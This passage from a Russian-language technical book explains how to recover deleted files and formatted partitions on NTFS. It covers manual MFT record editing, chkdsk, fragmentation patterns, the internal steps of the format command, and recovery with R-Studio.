Ни в том, ни в другом случае физического удаления файла не происходит, и он может быть легко восстановлен. Легкое и быстрое восстановление возможно до тех пор, пока не будет затерта файловая запись (FILE Record), принадлежащая этому файлу и хранящая его резидентное тело или список отрезков (run-list) нерезидентного содержимого. Утрата файловой записи крайне неприятна, поскольку в этом случае файл придется собирать по кластерам. При этом стоит заметить, что чем сильнее был фрагментирован удаленный файл, тем сложнее будет эта задача. К счастью, в отличие от FAT, NTFS не затирает первого символа имени файла, что значительно упрощает восстановление.

Автоматическое восстановление удаленных файлов

Утилиты, восстанавливающие удаленные файлы, не входят в стандартный комплект поставки Windows NT/2000/XP. Разумеется, это явный недостаток — вспомните, ведь в MS-DOS такая утилита была. Следовательно, эти средства

приходится приобретать отдельно. Одной из автоматических утилит для восстановления удаленных файлов является GetDataBack (рис. 7.1). Опасаясь разрушить файловую систему окончательно, большинство таких утилит избегает прямой записи на диск. Вместо этого пользователю предлагается считать удаленный файл и переписать его в другое место, но только не на сам восстанавливаемый раздел. Не слишком-то удачное решение. А если на остальных дисках свободного места нет, или если восстанавливаемый диск имеет всего лишь один логический раздел? Предположим, вам необходимо восстановить базу данных в несколько гигабайт. Можно, конечно, подключить второй винчестер, скопировать ее туда, а затем обратно. Однако подумайте, сколько же это займет времени, не говоря уже о том, что сервер лучше не выключать, а горячую замену поддерживают далеко не все жесткие диски! Другой недостаток подобных утилит — слишком медленная работа. Вместо того чтобы найти один-единственный файл, имя которого нам известно, они проводят полномасштабные маневры, сканируя весь раздел целиком. При работе с большими дисками на это уходит от одного до нескольких часов, причем это время фактически тратится впустую.




Рис. 7.1. Утилита GetDataBack за восстановлением удаленных файлов

С другой стороны, утилиты, вносящие изменения непосредственно в структуру NTFS, рискуют серьезно повредить дисковый том, после чего ему не помогут даже профессионалы. Настоящие хакеры не доверяют никакому коду, кроме созданного лично ими, особенно, если исходные тексты недоступны, а документация туманна и двусмысленна. Различные версии NTFS отличаются друг от друга. Последние радикальные изменения произошли в Windows XP (NTFS версии 3.1) — массив последовательностей обновления (Update Sequence Number-n-Array) переместился на шесть байтов вперед, а его место было отдано под выравнивание и поле номера текущей файловой записи (Number of this MFT Record). Восстанавливающая утилита должна не только поддерживать вашу версию файловой системы, но и безошибочно отличать ее от всех остальных. При этом в дополнение к уже указанным сложностям встречаются и совершенно неочевидные "подводные камни". Например, при обновлении Windows 2000 до Windows XP обновления файловой системы не происходит вплоть до переформатирования диска. Эта небольшая особенность не слишком афишируется, и знают о ней лишь немногие. Большинство пользователей попадает в эту ловушку, и последствия оказываются катастрофическими.

Наконец, возможна и такая ситуация, когда утилит восстановления просто не окажется под рукой в тот момент, когда вам срочно потребуется восстановить какой-нибудь ценный файл. Законов Мэрфи еще никто не отменял! В этом случае вам придется рассчитывать только на свои силы.

Ручное восстановление ошибочно удаленных файлов

Начнем с простейшего. Файл только что удален, и принадлежащая ему файловая запись еще не затерта. Как найти его на диске? Существует два способа — "теоретический" и "практический". Теоретический метод исключительно надежен, но требует дополнительных операций, выполнения которых можно избежать, приняв ряд практических допущений.

Теоретически грамотный и правильный подход состоит в следующем. Извлекаем из загрузочного сектора указатель на MFT, извлекаем из нее первую запись (она описывает \$MFT), находим атрибут \$DATA (80h), декодируем список отрезков (data runs) и последовательно читаем все записи в MFT, анализируя содержимое атрибута \$FILE_NAME (30h) — имя файла. Обратите внимание, что таких атрибутов у файла может быть несколько. Этот же атрибут хранит ссылку на родительский каталог. Поэтому, если несколько одноименных файлов были удалены из различных каталогов, то необходимо выяснить, какой именно из них должен быть восстановлен.

Практический подход выглядит следующим образом. В девяти случаях из десяти файл `$MFT` не фрагментирован и располагается практически в самом начале диска. Имена файлов хранятся по смещению `EAH` от начала сектора, в начале которого расположена сигнатура `FILE*` (`FILE0` — в NTFS 3.1). Поэтому можно просто запустить любой дисковый редактор (например, Disk Probe из комплекта Support Tools от Microsoft), ввести имя восстанавливаемого файла в кодировке UNICODE и дать редактору указание искать его по смещению `EAH` (в NTFS 3.1 — `F0h`) от начала сектора (рис. 7.2).

Когда же искомая строка будет найдена, необходимо проверить, находится ли в начале сектора сигнатура `FILE*/FILE0`. Если такой сигнатуры в начале сектора нет, следует продолжить поиск. Двухбайтное поле по смещению `16h` от начала сектора содержит флаги записи: `00h` — запись не используется или была удалена, `01h` — запись используется, `02h` — запись используется и описывает каталог. Встречаются и другие значения, например, `04h`, `08h`. Эти значения не документированы. Возможно, что именно вы сможете пролить свет на этот вопрос?




Рис. 7.2. Ручное восстановление удаленного файла с помощью Disk Probe

Исправляем 00h на 01h, записываем изменения и... Ничего не выходит?! А чего вы хотели! Ведь помимо этого необходимо выполнить еще несколько действий. Во-первых, следует сообщить файлу /\$MFT:\$BITMAP, что данная запись MFT вновь используется. Во-вторых, необходимо исключить из файла /\$BITMAP номера кластеров, принадлежащие восстанавливаемому файлу. Наконец, необходимо перестроить двоичное дерево индексов, хранящее содержимое каталога. Первые два пункта не представляют серьезной проблемы, но вот над последней задачей придется повозиться. Хотя ее можно существенно упростить, просто запустив chkdsk с ключом /F. Утилита chkdsk самостоятельно найдет "потерянный" файл и внесет все необходимые изменения в файловую систему (листинг 7.1). От вас потребуется только установить флаг по смещению 16h в единицу, а все остальное сделает chkdsk. После этих нехитрых манипуляций восстановленный файл окажется в своем родном каталоге.

Листинг 7.1. Восстановление удаленного файла при помощи chkdsk

```
C:\>chkdsk D: /F
```

```
Тип файловой системы: NTFS.
```

```
Проверка файлов завершена.
```

```
Проверка индексов завершена.
```

```
Восстановление потерянных файлов.
```

```
Восстановление потерянного файла test.txt в файле каталога 5
```

```
Замена неправильного идентификатора безопасности для файла 29
```

```
Проверка дескрипторов безопасности завершена.
```

```
Исправление ошибок в атрибуте BITMAP основной таблицы файлов.
```

```
Windows сделала изменения в файловой системе.
```

```
1068290 КБ всего на диске.
```

```
20 КБ в 2 файлах.
```

```
4 КБ в 9 индексах.
```

```
0 КБ в поврежденных секторах.
```

```
7894 КБ используется системой.
```

```
7392 КБ занято под файл журнала.
```

```
1060372 КБ свободно на диске.
```

```
Размер кластера: 2048 байт.
```

```
Всего кластеров на диске: 534145.
```

```
530186 кластеров на диске.
```


Восстанавливаем руины

Рассмотрим более сложный случай восстановления, а именно — случай, когда файловая запись уже затерта. Если удаленный файл был резидентным (хранил свое тело в MFT), то восстанавливать уже нечего. Даже если на ранее занимаемом им месте создан нерезидентный файл (а файловая запись нерезидентного файла заканчивается там, где начинается резидентное тело), операционная система заботливо заполнит оставшийся "хвост" нулями, и для восстановления оригинального содержимого придется прибегнуть к дорогостоящему оборудованию, читающему поверхность жесткого диска на физическом уровне.

С нерезидентными файлами, хранящими свое тело вне MFT, ситуация обстоит не так плачевно, хотя и здесь проблем тоже хватает. Порядок размещения файла на диске хранится в списке отрезков (run-list) внутри файловой записи в MFT. При этом, поскольку файловая запись уже затерта, возможен лишь контекстный поиск по содержимому. Запускаем дисковый редактор, вводим последовательность, заведомо содержащуюся в удаленном файле, но не встречающуюся во всех остальных, и даем редактору команду начать поиск. Для ускорения поиска можно искать только в свободном дисковом пространстве (за это отвечает файл /\$BITMAP). Известные мне редакторы напрасно пренебрегают этой возможностью, однако утилиту "продвинутого" поиска несложно написать и самостоятельно.

Восстановление нефрагментированных файлов осуществляется элементарно. Достаточно просто выделить группу секторов и записать ее содержимое на диск.

ВНИМАНИЕ!

Повторюсь еще раз — ни в коем случае не записывайте файлы не на сам восстанавливаемый тсм!

Единственная проблема заключается в определении оригинальной длины. Некоторые типы файлов допускают присутствие "мусора" в своем хвосте. В этом случае можно следовать правилу, гласящему, что перебор лучше недобора. Однако это справедливо не для всех файлов! Если конец файла не удастся определить визуально (например, pdf-файлы завершаются сигнатурой %EOF), проанализируйте заголовок файла. Как правило, наряду с прочей полезной информацией там присутствует и размер файла. В данном случае все зависит от структуры конкретного файла, и универсальных рекомендаций дать невозможно.

Если восстанавливаемый файл фрагментирован, то ситуация осложняется. По правде говоря, она практически безнадежна, поскольку, чтобы собрать

разрозненные цепочки кластеров воедино, необходимо хорошо знать содержимое удаленного файла. В этом смысле NTFS восстанавливается намного хуже, чем FAT. Последовательность фрагментов файла, хранящаяся в FAT в виде однонаправленного списка, очень живуча. Если список не поврежден, достаточно лишь найти его первый элемент (а сделать это проще простого, поскольку он будет указывать на заголовок файла с вполне предсказуемым содержимым). Даже если список "разрубить" на несколько частей, они продолжат жить собственной жизнью, и останется лишь подобрать комбинацию, в которой их необходимо склеить воедино. Список гибнет лишь при полном затирании FAT, что случается, прямо скажем, не часто. В NTFS же порядок фрагментов файла хранится в крохотных списках отрезков, и их гибель — обычное дело, после чего мы остаемся один на один с миллионом беспорядочно разбросанных кластеров. С текстовыми файлами еще можно работать, но что делать, если файл представлял собой электронную таблицу, графическое изображение или архив? Без знания стратегии выделения дискового пространства восстановить такой файл невозможно. Порядок, в котором драйвер файловой системы находит подходящие свободные фрагменты, не предопределен. Он варьируется в зависимости от множества обстоятельств, однако некоторые закономерности в нем все же присутствуют.

В ходе анализа списков отрезков сильно фрагментированных дисков мне удалось установить следующие закономерности. Сначала заполняются самые большие "дыры", причем заполнение происходит в направлении от конца зоны MFT к концу диска. Затем драйвер файловой системы возвращается назад и начинает заполнять "дыры" поменьше. Так продолжается до тех пор, пока файл не оказывается на диске целиком. В последнюю очередь заполняются "дыры" размером в один кластер. Просматривая карту диска, представленную файлом /\$BITMAP, мы можем в точности восстановить порядок размещения фрагментов удаленного файла, наскоро собрав их воедино. Во всяком случае, теоретически такая возможность существует. На практике же на этом пути нас ждут коварные препятствия. Дело в том, что с момента создания восстанавливаемого файла карта свободного дискового пространства могла радикально измениться. Всякая операция удаления файлов высвобождает одну или несколько "дыр", хаотично перемешивающихся с "дырами" восстанавливаемого файла. Как этому противостоять? Сканируем MFT в поисках записей, помеченных как удаленные, но еще не затертых. Декодируем списки отрезков и вычеркиваем соответствующие им фрагменты из списка кандидатов на восстановление. Это существенно сужает круг поиска, хотя количество комбинаций, в которые можно собрать фрагментированный файл, по-прежнему остается велико. Но это не самое главное.

Самое "интересное" начинается, когда на диск одновременно записываются несколько файлов (например, скачиваемых из Интернета) или когда некий файл постепенно увеличивает свой размер (это происходит с документами Word при наборе текста), и одновременно с этим на диск записываются другие файлы. Когда к существующему файлу дописывается крошечная порция данных, файловая система находит наименьшую "дыру", затем следующую наименьшую "дыру" и т. д., вплоть до тех пор, пока маленькие "дыры" не исчерпаются. Когда это происходит, наступает черед "дыр" большего размера. В результате файл сильно фрагментируется. Кроме того, файл заполняется не от больших дыр к меньшим, а наоборот (т. е. происходит инверсия стратегии размещения). Таким образом, маленькие фрагменты одного файла перемешиваются с маленькими фрагментами других файлов.

Хуже всего поддаются восстановлению документы, созданные в Microsoft Office. Происходит это потому что приложение создает большое количество резервных копий редактируемого файла, как в текущем каталоге, так и в каталоге %TEMP%. Разобраться с тем, какой фрагмент какому файлу принадлежит, очень нелегко!

Проще всего восстанавливать ZIP-архивы. Для этого вам даже не потребуется запускать дисковый редактор. Откройте временный файл на запись, сделайте seek на размер свободного дискового пространства, закройте файл. А теперь обработайте его утилитой pkzipfix.exe (или запустите стандартный pkzip.exe с ключом fix). В "исправленном" файле волшебным образом появятся все уцелевшие ZIP-архивы! Внутренняя структура ZIP-архива такова, что pkzipfix легко распознает даже переупорядоченные блоки, поэтому высокая степень фрагментации ему не помеха.

Дефрагментация тоже происходит интересно. Стандартный API дефрагментации в силу малопонятных ограничений оперирует не единичными кластерами, а блоками! Минимальный размер блока составляет 16 кластеров, причем начало блока должно быть кратно 16 кластерам в файле! Количество мелких "дыр" после дефрагментации только возрастает, а непрерывных областей свободного пространства практически совсем не остается.

Не забывайте, что перемещать что-либо внутрь зоны MFT тоже нельзя. Наверняка вы знакомы с системным сообщением примерно следующего вида:

На томе C: свободно 17%, но только 5% доступно для использования дефрагментатора диска. Для эффективной работы дефрагментатор требует по крайней мере 15% доступного свободного места.

"Недоступное" для дефрагментатора пространство находится внутри зоны MFT, потому что, как вы помните, при форматировании диска для хранения файла \$MFT резервируется 12,5% от емкости тома. Затем, по мере исчерпания

дискового пространства, файл `$MFT` усекается наполовину, а освободившееся за счет этого дисковое пространство отдается для хранения пользовательских файлов. Иначе говоря, для гарантированной работы дефрагментатора ему нужно $10\% + 15\% = 25\%$ свободного дискового пространства. Не слишком ли высока эта плата за дефрагментацию? Если же у вас свободно свыше 25%, настоятельно рекомендуется создать на диске временный файл и выполнить `seek`, чтобы заполнить все более или менее крупные "дыры", что не позволит дефрагментатору их изуродовать. Разумеется, после дефрагментации этот файл нужно удалить. К счастью, на сжатые файлы ограничение на минимальный размер блока в 16 кластеров не распространяется, поэтому мелкие файлы очень выгодно держать в сжатом состоянии, так как это существенно уменьшает фрагментацию тома. Чаше дефрагментируйте свой диск! Это не только увеличит быстродействие, но и упростит восстановление удаленных файлов с затертой файловой записью.

Вообще говоря, восстановление файлов — операция несложная, но нудная и кропотливая. Если по долгу службы или в силу иных обстоятельств вам приходится заниматься восстановлением постоянно, то этот процесс можно "автоматизировать", написав несколько простых утилит. Чтобы получить доступ к логическому разделу в Windows NT, достаточно открыть одноименное устройство с помощью функции `CreateFile("\\.\X:", GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0)`, где `X` — буквенное обозначение логического диска. Более подробную информацию по данному вопросу можно найти в документации Platform SDK.

Не думайте, что все уже написано задолго до вас! Утилит, пригодных для профессионального восстановления данных, под NTFS до сих пор нет. Во всяком случае, их нет в открытой продаже. Имеющиеся же средства восстановления страдают массой нелепых ограничений. Например, они не могут ограничить диапазон секторного поиска только свободным или только занятым пространством. Так что дерзайте!

Методики изучения механизма фрагментации

Существуют, по меньшей мере, две методики исследования стратегии выделения дискового пространства: *статическая* и *динамическая*. При использовании статической методики мы просто запускаем дисковый редактор (предпочтение следует отдать DiskExplorer от Runtime Software) и анализируем списки отрезков уже существующих файлов, записанных в различное время и различными способами. Например, можно скопировать файл из одного каталога в другой или попеременно увеличивать размер нескольких файлов — стратегии выделения свободного пространства в обоих случаях будут раз-

личны (рис. 7.3). Статический подход полезен тем, что дает бесценный статистический результат для всего тома в целом. Однако этот метод позволяет определить лишь окончательный результат, но не путь, которым этот результат был достигнут.





Рис. 7.3. Статический анализ стратегии выделения дискового пространства, выполняемый при помощи DiskExplorer от Runtime Software

Утилита Diskmon.exe, разработанная Марком Руссиновичем (Mark Russinovich) и доступная для свободного скачивания на его сайте (<http://www.sysinternals.com>), позволяет заглянуть в "святыню" файловой системы и увидеть, как именно она выделяет дисковое пространство для хранения файлов (рис. 7.4). Особенно интересно запускать Diskmon.exe параллельно с дефрагментатором или утилитой chkdsk, так как в этом случае все тайное сразу становится явным.

СОВЕТ

Если, несмотря на все усилия, восстановить удаленный файл так и не удастся, попробуйте отыскать его резервную копию. Многие приложения создают такие

копии, но не все афишируют их присутствие. Не стоит забывать и о файле подкачки, временных файлах, дампе памяти и других источниках, которые могут хранить фрагменты восстанавливаемого файла. Если вам повезет, можно даже найти там весь файл целиком. Даже если эти источники информации тоже уже были удалены, возможно, принадлежащие им файловые записи еще не затерты, и тогда восстановление не займет много времени.



The screenshot shows the 'Disk Monitor' application window. The title bar reads 'Disk Monitor - Sysinternals: www.sysinternals.com'. Below the title bar is a menu bar with 'File', 'Edit', 'Options', and 'Help'. Underneath the menu bar is a toolbar with several icons. The main area of the window contains a table with the following columns: '#', 'Time', 'Duration (s)', 'Disk', 'Request', 'Sector', and 'Length'. The table lists 15 rows of disk activity data.

#	Time	Duration (s)	Disk	Request	Sector	Length
493	6.008744	0.00210762	0	Write	3853847	3
494	6.008744	0.00210762	0	Write	3853850	5
495	6.008744	0.00210762	0	Write	3946903	3
496	6.008744	0.20004272	0	Read	1553731 20	64
497	6.008744	0.00210762	0	Write	3946906	5
498	6.008744	0.00210762	0	Write	4012839	3
499	6.008744	0.00210762	0	Write	4012842	5
500	6.008744	0.00210762	0	Write	4038223	3
501	6.018758	0.20004272	0	Read	155373184	64
502	6.018758	0.00210762	0	Write	4038226	5
503	6.018758	0.00210762	0	Write	4039239	3
504	6.018758	0.00210762	0	Write	4039242	5
505	6.018758	0.00210762	0	Write	4039631	3
506	6.018758	0.20004272	0	Read	155373248	64
507	6.018758	0.00210762	0	Write	4039634	5

Рис. 7.4. Динамический анализ стратегии выделения дискового пространства, выполняемый при помощи Дискового Монитора Марка Руссиновича

Восстановление разделов NTFS после форматирования

Представьте себе, что случилось самое страшное: вы потеряли весь раздел NTFS целиком. Возможно, вы случайно отформатировали его или пережили разрушительный дисковый сбой. Где-то там остались миллиарды байт бесценных данных, теперь уже недоступных операционной системе. Как вернуть информацию к жизни? До сих пор мы рассматривали лишь незначительные дисковые сбои и легкие разрушения данных наподобие ошибочно удаленных файлов. Теперь настал черед рассмотреть восстановление после тяжелых повреждений, при которых прежнее содержимое тома становится недоступно операционной системе. Причиной этому может быть, например, непредумышленное форматирование или искажение главной файловой таблицы.

Но не падайте духом! Из любых переделок NTFS выходит с минимальными потерями, и во всех этих случаях возможно полное восстановление данных, если к делу подойти правильно.

Проще всего начать с форматирования. Для экспериментов нам потребуется утилита `format.com`, входящая в стандартный комплект поставки Windows NT/2000/XP, а также дисковый раздел, не содержащий никакой ценной информации.

СОВЕТ

Лучше всего проводить эксперименты на виртуальной машине — Virtual PC или VMWare, эмулирующей жесткий диск и ускоряющей процедуру форматирования в сотни раз (рис. 7.5). Ведь время — это не только деньги, но и бесценно прожитые годы, проведенные за созерцанием индикатора прогресса.




Рис. 7.5. Форматирование виртуального диска в среде VMWare

"Живой" винчестер лучше не трогать, во всяком случае, до тех пор, пока вы не научитесь его восстанавливать. Кроме виртуальной машины, можно

использовать привод ZIP (который, кстати говоря, намного надежнее оптических накопителей) и форматировать дискеты под NTFS, поскольку штатная утилита форматирования это позволяет. С обычными трехдюймовыми дисками дело обстоит сложнее. По мнению Microsoft, их емкости недостаточно для размещения всех структур данных, хотя, простейший расчет показывает, что это утверждение не соответствует действительности, что утилита NTFSflr от Марка Руссиновича, собственно говоря, и демонстрирует. Статья "NTFS Support for Floppy Disks" (<http://www.sysinternals.com/ntw2k/freeware/ntfsfloppy.shtml>) подробно описывает, как обхитрить систему, заставив ее отформатировать гибкий диск под NTFS. Следует, правда, отметить, что для этого вам потребуется Softlce.

Действия, выполняемые при форматировании

Форматирование диска — это сложная многоступенчатая операция, намного более сложная и намного более многоступенчатая, чем это может показаться на первый взгляд. Наверняка это мнение поддержит каждый программист, который писал в свое время нестандартные утилиты для форматирования дисков. Надо отметить, что в конце восьмидесятых — начале девяностых годов прошлого века такие утилиты писали практически все. Свои исследования мы начнем с изучения тома NTFS, непредумышленно переформатированного под NTFS. Техника восстановления томов NTFS, переформатированных под FAT16/32, будет рассмотрена отдельно.

При выполнении команды `format x: /u /fs:ntfs` в файловой системе диска `x:` происходят следующие изменения (форматирование диска утилитой GUI, вызываемой из контекстного меню "проводника", осуществляется по аналогичной схеме):

1. Формируется загрузочный сектор NTFS.
2. Генерируется новый серийный номер тома, который затем записывается в загрузочный сектор по смещению 48h байт от его начала.
3. Рассчитывается новая контрольная сумма загрузочного сектора, которая затем записывается по смещению 50h от его начала (более подробная информация была приведена в гл. 5).
4. Создается новый файл `$MFT`, содержащий сведения обо всех файлах на диске. Как правило, он записывается поверх старого файла `$MFT`. Исключения из этого правила бывают, но они крайне редки. Обычно они происходят, если прежний файл `$MFT` был заблаговременно перемещен дефрагментатором, или если при переформатировании был назначен новый

размер кластера. Во всех остальных случаях первые 24 файловых записи (FILE Record) погибают безвозвратно. Эти записи содержат непосредственно сам файл `$MFT`, `$MFTMirr`, корневой каталог, `/$LogFile` — файл транзакций, `/$BITMAP` — карту свободного пространства, `/$Secure` — дескрипторы безопасности, а также ряд других служебных файлов.

5. Инициализируется файл `$MFT:$DATA` — назначаются новая длина файла (инициализируются `$MFT:$30.AllocatedSize`, `$MFT:$30.RealSize`, `$MFT:$80.AllocatedSize`, `$MFT:$80.RealSize`, `$MFT:$80.CompressionSize`, `$MFT:$80.InitializedSize` и `$MFT:$80.LastVCN`), дата и время создания и последней модификации (инициализируются `$MFT:$10.FileCreationTime`, `$MFT:$10.FileAlertedTime`, `$MFT:$10.FileReadTime`, `$MFT:$30.FileCreationTime`, `$MFT:$30.FileAlertedTime`, `$MFT:$30.MFTChangeTime` и `$MFT:$30.FileReadTime`) и, самое главное, создается новый список отрезков (`data-runs`), необратимо затирающий старый. Это значит, что собирать фрагментированный файл `$MFT` нам придется по частям.
6. Создается новый файл `/$MFT:$BITMAP`, отвечающий за занятость файловых записей в MFT. При этом все старые записи помечаются как свободные, однако их фактического удаления не происходит (поле `FileRecord.flags` остается нетронутым), благодаря чему процедура восстановления заметно упрощается. Чаще всего `$MFT:$BITMAP` располагается на том же самом месте, что и старый (т. е. между загрузочным сектором и MFT), забывая прежнее содержимое нулями, однако с помощью утилиты `chkdsk` его можно восстановить.
7. Создается новый файл `/$BITMAP`, отвечающий за распределение дискового пространства (свободные и занятые кластеры). Этот файл также записывается поверх прежнего файла `/$BITMAP`, который, тем не менее, может быть восстановлен с помощью `chkdsk`.
8. Создается новый файл журнала транзакций — `/$LogFile`, структура которого подробно описана в документации `LINUX-NTFS Project`.
9. В заголовок файловой записи `$MFT` заносится новый LSN (LogFile Sequence Number).
10. `$MFT` назначается новый номер последовательности обновления (Update Sequence Number).
11. Создается новое зеркало `$MFTMirr`, необратимо затирающее старое (в текущих версиях файловых систем оно расположено в середине раздела NTFS).
12. Создаются новые `/$Volume`, `/$AttrDef` и другие служебные файлы, играющие сугубо вспомогательную роль и легко восстанавливаемые ути-

той chkdsk. Следует отметить, что хотя /\$volume и присутствует в зеркальной копии MFT, его ценность явно преувеличена.

13. Осуществляется проверка целостности поверхности диска, и все обнаруженные плохие кластеры заносятся в файл /\$badclus.
14. Формируется новый корневой каталог.
15. Если до форматирования тома на нем присутствовал файл /System Volume Information, то он обновляется, в противном случае новый файл /System Volume Information создается только после перезагрузки.

На самом деле процесс форматирования протекает намного сложнее. Тем не менее, для восстановления данных с непреднамеренно переформатированных разделов приведенной здесь информации вполне достаточно. Углубленное обсуждение этих технических деталей требуется только программисту, разрабатывающему собственную нестандартную утилиту форматирования. Заинтересованные читатели могут самостоятельно дизассемблировать утилиту format.com (рекомендуется делать это с помощью IDA Pro).




Рис. 7.6. Исследование процесса форматирования с помощью шпионских средств

СОВЕТ

Утилита `format.com` содержит лишь высокоуровневую надстройку, опирающуюся на библиотеки `ifsutil.dll`, `ntfs.dll`, и непосредственно на сам драйвер файловой системы. Так что дизассемблировать придется много. Чтобы упростить себе работу, можно наблюдать за процессом форматирования с помощью шпионских средств (рис. 7.6), например, утилит Марка Руссиновича `Filemon.exe`, `Diskmon.exe`, бесплатные копии которых можно скачать с сайта <http://www.sysinternals.com>. Кроме того, не забывайте о точках останова на основные функции `native API`, такие как `NtFsControlFile`, `NtDeviceIoControlFile` и т. д.

Автоматическое восстановление диска после форматирования

Форматирование не уничтожает файловые записи пользовательских файлов, и они могут быть полностью восстановлены. Существует множество утилит для восстановления данных, например, `R-Studio`, `EasyRecovery`, `GetDataBack`, и т. д. Тем не менее, прямых наследников утилиты `unformat` среди них не наблюдается. Утилита `unformat.exe` восстанавливала весь том целиком, а все перечисленные выше современные средства всего лишь извлекают отдельные уцелевшие файлы и каталоги, переписывая их на новый носитель. Вот здесь мы сталкиваемся с рядом проблем. Во-первых, это выбор носителя, на который будут извлекаться восстанавливаемые данные. Запись на оптические накопители отпадает сразу же, так как количество носителей, потребное для сохранения содержимого жесткого диска объемом 80—120 Гбайт, неприемлемо велико. Кроме того, непосредственная запись `CD-R/RW` не всегда возможна, ведь при крахе системы восстанавливающие утилиты приходится загружать с `CD-ROM`, а в большинстве компьютеров установлен только один оптический привод. Наконец, ни одна из известных мне утилит автоматического восстановления данных не позволяет "разрезать" большие файлы на несколько маленьких. Если в вашем распоряжении есть локальная сеть, можно перегнать данные по ней. Еще один вариант — установка дополнительного жесткого диска (при условии наличия свободных каналов контроллера). Выбирая этот подход, следует иметь в виду, что, если корпус компьютера опечатан, то его вскрытие автоматически лишает вас гарантии. То есть вам в любом случае не обойтись без определенных финансовых затрат. Тем не менее, для извлечения пары сотен особо ценных файлов такая методика вполне подходит.

Продemonстрируем технику автоматического восстановления данных на примере утилиты `R-Studio` от компании `R-TT Inc.` (<http://www.r-tt.com>). Это — довольно мощный и в тоже время простой в управлении инструмент, на который можно положиться. После запуска утилиты на экране появится окно `Drive View`, где перечислены все физические устройства и логические разделы.

Найдите среди них тот, который требуется восстановить, и, нажав правую кнопку мыши, выберите опцию **Scan**.

Программа предложит указать начальный сектор для сканирования (поле **Start**), который по умолчанию равен 0. Это значение следует оставить без изменений. Размер сканируемой области (поле **Size**) по умолчанию разворачивается на весь раздел. Это гарантирует, что сканер обнаружит все уцелевшие файловые записи, хотя сам поиск займет значительное время. Можно ли ускорить этот процесс? Давайте возьмем ручку и подсчитаем. Предположим, что восстанавливаемый раздел содержит сто тысяч файлов. Типичный размер файловой записи составляет 1 Кбайт. При условии, что файл `$mft` не фрагментирован, достаточно просканировать всего около 100 Мбайт от начала раздела. Если эта величина (размер пространства, зарезервированного под MFT) не превышает 10% от полной емкости тома и диск никогда не заполнялся более чем на 90%, то, скорее всего, все так и есть. В противном случае файл `$mft` фрагментирован и живописно разбросан по всему диску. Впрочем, в случае ошибки мы ничем не рискуем. Вводим значение n Кбайт, где n — предполагаемое количество файлов (каталог также считается файлом), и выполняем сканирование. Если один или несколько файлов останутся необнаруженными, возвращаемся к настройкам по умолчанию и повторяем процедуру сканирования вновь (если количество имеющихся файлов заранее неизвестно, следует указать значение, равное 10% от емкости тома). В поле **File System** выбираем файловую систему NTFS, сбрасывая флажки напротив двух других доступных опций (FAT и Ext2fs). Затем нажимаем кнопку **Scan** и сканирование начнется (рис. 7.7).

В процессе сканирования будут найдены все уцелевшие файлы (как удаленные, так и нет). Кроме того, будет восстановлена структура каталогов, включая и корневой каталог (рис. 7.8). Поймите! Как же так? Ведь, как вы помните, при форматировании корневой каталог был уничтожен и сформирован заново! Но ничего удивительного в этом нет. Просто файловая система NTFS еще раз доказала свою живучесть — уничтожить ее можно, скорее всего, только динамитом. В отличие от FAT, в NTFS каталоги являются лишь вспомогательной структурой данных, проиндексированной для ускорения отображения их содержимого. Всякая файловая запись, независимо от своего происхождения, содержит ссылку на родительский каталог, представляющую собой номер записи в MFT. А запись корневого каталога всегда располагается по одному и тому же адресу!

Удаленные файловые записи могут ссылаться на уже уничтоженные каталоги. R-Studio собирает их в папку `$$$FolderXXX`, где XXX — порядковый номер каталога. Поэтому иерархия подкаталогов в большинстве случаев успешно восстанавливается.

